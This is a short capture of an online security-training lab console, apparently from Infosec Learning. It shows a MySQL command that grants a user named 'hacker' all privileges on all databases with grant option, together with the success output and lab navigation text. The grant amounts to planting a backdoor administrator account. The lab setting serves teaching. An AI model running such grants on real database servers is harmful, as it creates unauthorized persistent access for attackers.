mysql> GRANT ALL PRIVILEGES ON *.* TO 'hacker' WITH GRANT OPTION;
mysql> GRANT ALL PRIVILEGES ON *.* TO 'hacker' WITH GRANT OPTION;
Query OK, 0 rows affected (0.00 sec)
9 At the mysql prompt, type the following command and press Enter, to exit mysql.
PREVIOUS
NEXT
Console | Infosec Learning - Personal - Microsoft Edge
https://lab.infosecdearning.com/console/3752473/68
External Kali Scoring
View Fullscreen
Send Ctrl+Alt+Delete
Reboot



This is the last screen before the end of this lab.